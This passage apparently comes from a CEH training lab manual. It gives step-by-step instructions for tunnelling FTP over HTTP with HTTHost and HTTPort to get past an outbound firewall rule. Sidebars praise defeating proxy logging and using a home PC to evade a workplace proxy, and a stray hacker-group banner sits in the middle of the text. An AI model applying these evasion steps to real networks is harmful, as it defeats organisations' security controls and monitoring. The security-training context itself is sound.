


FIGURE 5.7: Configuring Role Services

Note: If the **Add Roles Wizard** dialog box appears, click **Add Required Features**.

8. In the **Confirmation** pane, click **Install**.




FIGURE 5.8 Confirmation section

9. Wait for the selected roles to be installed.




FIGURE 5.9 Selected roles being installed

10. On completion of installation, you will be redirected to the **Results** pane. Click **Close**.




FIGURE 5.10: Installation successfully completed

HTTPort creates a transparent tunnel through a proxy server or firewall. This allows you to use all sorts of Internet software from behind the proxy.

11. **Close** the Server Manage window.
12. Now, you need to stop **IIS Admin Service** and **World Wide Web Publishing services**.

TASK 2

Stop World Wide Web Publishing Service

13. Click **Start,** and navigate to **Administrative Privileges → Services**.




FIGURE 5.11: Launching Services

14. Right-click **World Wide Web Publishing Service,** and click **Stop**.




FIGURE 5.12 Stopping World Wide Web Publishing Service in Windows Server 2008

TASK 3

Launch and Configure HTTHost

15. In the same way, right-click **IIS Admin Service,** and click **Stop**.
16. Open Mapped Network Drive "**CEH-Tools**" and navigate to **Z:\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\HTTP Tunneling Tools\HTTHost**.
17. Open the **HTTHost** folder, and double-click **htthost.exe**.
18. If the **Open File - Security Warning** pop-up appears, click **Run**.

HTTPort supports strong traffic encryption, which makes proxy logging useless, and supports NTLM and other authentication schemes.

FIGURE 5.13 Open File – Security Warning pop-up

19. A **HTTHost** wizard appears; click **options** tab.

20. On the **Options** tab, keep the default settings except for **Personal Password**, which should contain any other password. In this lab, the Personal Password is "**magic.**"
21. Check **Revalidate DNS names** and **Log Connections,** and click **Apply**.

To set up HTTPort need to point your browser to 127.0.0.1




FIGURE 5.14: HTTHost Options tab

22. Check to see if the last line is **Listener: listening at 0.0.0.0:80**, which ensures that HTTHost is running properly and has begun to listen on **port 80**.

HTTPort goes with the predefined mapping "External HTTP proxy" of local port




FIGURE 5.15: HTTHost Application log section

TASK 4

Enable Firewall and add an outbound rule

23. Now, leave **HTTHost** intact, and don't turn off **Windows Server 2008** Virtual Machine.
24. Now, switch back to the host machine (**Windows Server 2012**), right-click the **Windows** icon, and click **Control Panel**.




FIGURE 5.16: Launching Control Panel

25. The **Control Panel** window appears with all control panel items displayed. Select **Windows Firewall**.

FIGURE 5.17: Opening Windows Firewall

26. The **Windows Firewall** control panel appears; click **Turn Windows Firewall on or off** link in the left pane.




FIGURE 5.18: Configuring Windows Firewall

27. The **Customize settings** window appears.
28. Select **Turn on Windows Firewall** (under **Private network settings and Public** network settings).
29. Click **OK**.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots




FIGURE 5.19: Configuring Windows Firewall

30. Firewall is successfully turned on. Now, click **Advanced settings** in the left pane.

Tools demonstrated in this lab are available in Z:\Mapped Network Drive in Virtual Machines

FIGURE 5.20: Configuring Advanced Windows Firewall

31. The **Windows Firewall with Advanced Security** window appears.
32. Select **Outbound Rules** in the left pane. A list of outbound rules is displayed. Click **New Rule...** in the right pane (under **Outbound Rules**).




FIGURE 5.21: Adding a new outbound rule

33. In the **New Outbound Rule Wizard**, select **Port** as the **Rule Type,** and click **Next**.




FIGURE 5.22: Windows Firewall Selecting a Rule Type

HTTPort doesn't really care for the proxy as such, it works perfectly with firewalls, transparent accelerators, NATs and basically anything that lets HTTP protocol through.

34. Select **All remote ports,** under **Protocol and Ports,** and click **Next**.




FIGURE 5.23: Windows Firewall assigning Protocols and Ports

35. Under **Action, Block the connection** is selected by default. Click **Next**.




FIGURE 5.24: Windows Firewall setting an Action

36. In the **Profile** section, ensure that all the options (**Domain, Private and Public**) are checked, and click **Next**.




FIGURE 5.25: Windows Firewall Profile settings

You need to install hthost on a PC, who is generally accessible on the Internet - typically your "home" PC. This means that if you started a webserver on the home PC, everyone else must be able to connect to it. There are two showstoppers for hthost on home PCs.

NAT/firewall issues: You need to enable an incoming port. For HTThost it will typically be 80(http) or 443(https), but any port can be used - IF the HTTP proxy at work supports it - some proxys are configured to allow only 80 and 443.

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

37. Under **Name**, type **Port 21 Blocked** in the **Name** field, and click **Finish**.




FIGURE 5.26: Windows Firewall assigning a name to Port

The default TCP port for FTP connection is port 21. Sometimes the local Internet Service Provider blocks this port and this will result in FTP connection issues.

38. The new rule **Port 21 Blocked** is created, as shown in the screenshot:




FIGURE 5.27: Windows Firewall New rule

HTTPort doesn't really care for the proxy as such: it works perfectly with firewalls, transparent accelerators, NATs and basically anything that lets the HTTP protocol through.

39. Right-click the newly created rule (**Port 21 Blocked**), and click **Properties**.

HTTPort then intercepts that connection and runs it through a tunnel through the proxy.




FIGURE 5.28: Windows Firewall new rule properties

40. The **Properties** window for **Port 21 Blocked** rule appears.
41. Select the **Protocols and Ports** tab. In the **Remote Port:** field, select **Specific Ports** option from the drop-down list, and enter the Port number as **21**.
42. Leave the other default settings, click **Apply,** and then click **OK**.

With HTTPort, you can use various Internet software from behind the proxy, e.g., e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC etc. The basic idea is that you set up your Internet software.




FIGURE 5.29: Firewall Port 21 Blocked Properties

47. Now, enable the rule, and check to see whether you can establish a connection.
48. Right-click the newly added rule, and click **Enable Rule**.




FIGURE 5.32: Enabling the outbound rule

49. Launch the **Command Prompt** and check whether you are able to connect to the ftp site by issuing the command **ftp 10.0.0.10**.
50. The added outbound rule should block the connection shown in the screenshot:




FIGURE 5.33: Issuing FTP command

Note: In the above-mentioned command, **10.0.0.10** refers to the IP address of **Windows 8.1** where the ftp site is located. Make sure that you issue the IP address of Windows 8.1 in your lab environment.

51. Now, we shall perform **tunneling** using **HTTPort** to establish a connection with the FTP site located on **Windows 8.1**.
52. Navigate to **D:\CEH-Tools\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\HTTP Tunneling Tools\HTTPort,** and double-click **httport3snfm.exe**.

53. Follow the **installation steps** to install HTTPort.

D:\CEH-Tools\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\HTTP Tunneling Tools\HTTPort

FIGURE 5.34: HTTPort Setup wizard

TASK 6

Perform HTTP Tunneling

54. Launch HTTPort (**Httport3SNFM**) from the **Apps** screen.

FIGURE 5.35: Windows Server 2012 Apps screen

55. An Introduction wizard appears; click **Next** five times, till you come to the last wizard pane, and then click **Close**.

FIGURE 5.36: Introduction to HTTPort wizard

HTTHost supports the registration, but it is free and password-free - you will be issued a unique ID, which you can contact the support team and ask your questions.

56. The HTTPort main window (**HTTPort 3.SNFM**) appears, as shown in the screenshot:




FIGURE 5.37: HTTPort Main Window

For each software to create custom, given all the addresses from which it operates. For applications that are dynamically changing the ports them Socks4-proxy mode, in which the software will create a local server Socks (127.0.0.1).

57. On the **Proxy** tab, Enter the **Host name** or **IP address** (**10.0.0.11**) of the machine where HTThost is running (Windows Server 2008).

Note: The location of Windows Server 2008 may vary in your lab environment.

58. Enter the **Port** number **80**.

59. Under **Misc. options**, **Bypass mode**, select **Remote host** from the drop-down list.
60. Under **Use personal remote host at (blank = use public)**, re-enter the IP address of **Windows Server 2008** (**10.0.0.11**) and port number **80**.
61. Enter the password **magic** in the **Password** field.

In real world environment, people sometimes use password protected proxy to make company employees to access the Internet.




FIGURE 5.38: HTTPort Proxy settings window

62. Select the **Port mapping** tab, and click **Add** to create a New Mapping.

HTTP is the basis for Web surfing, so if you can freely surf the Web from where you are, HTTPort will bring you the rest of the Internet applications.




FIGURE 5.39: HTTPort creating a New Mapping

63. Right-click the **New Mapping** node, and click **Edit**.

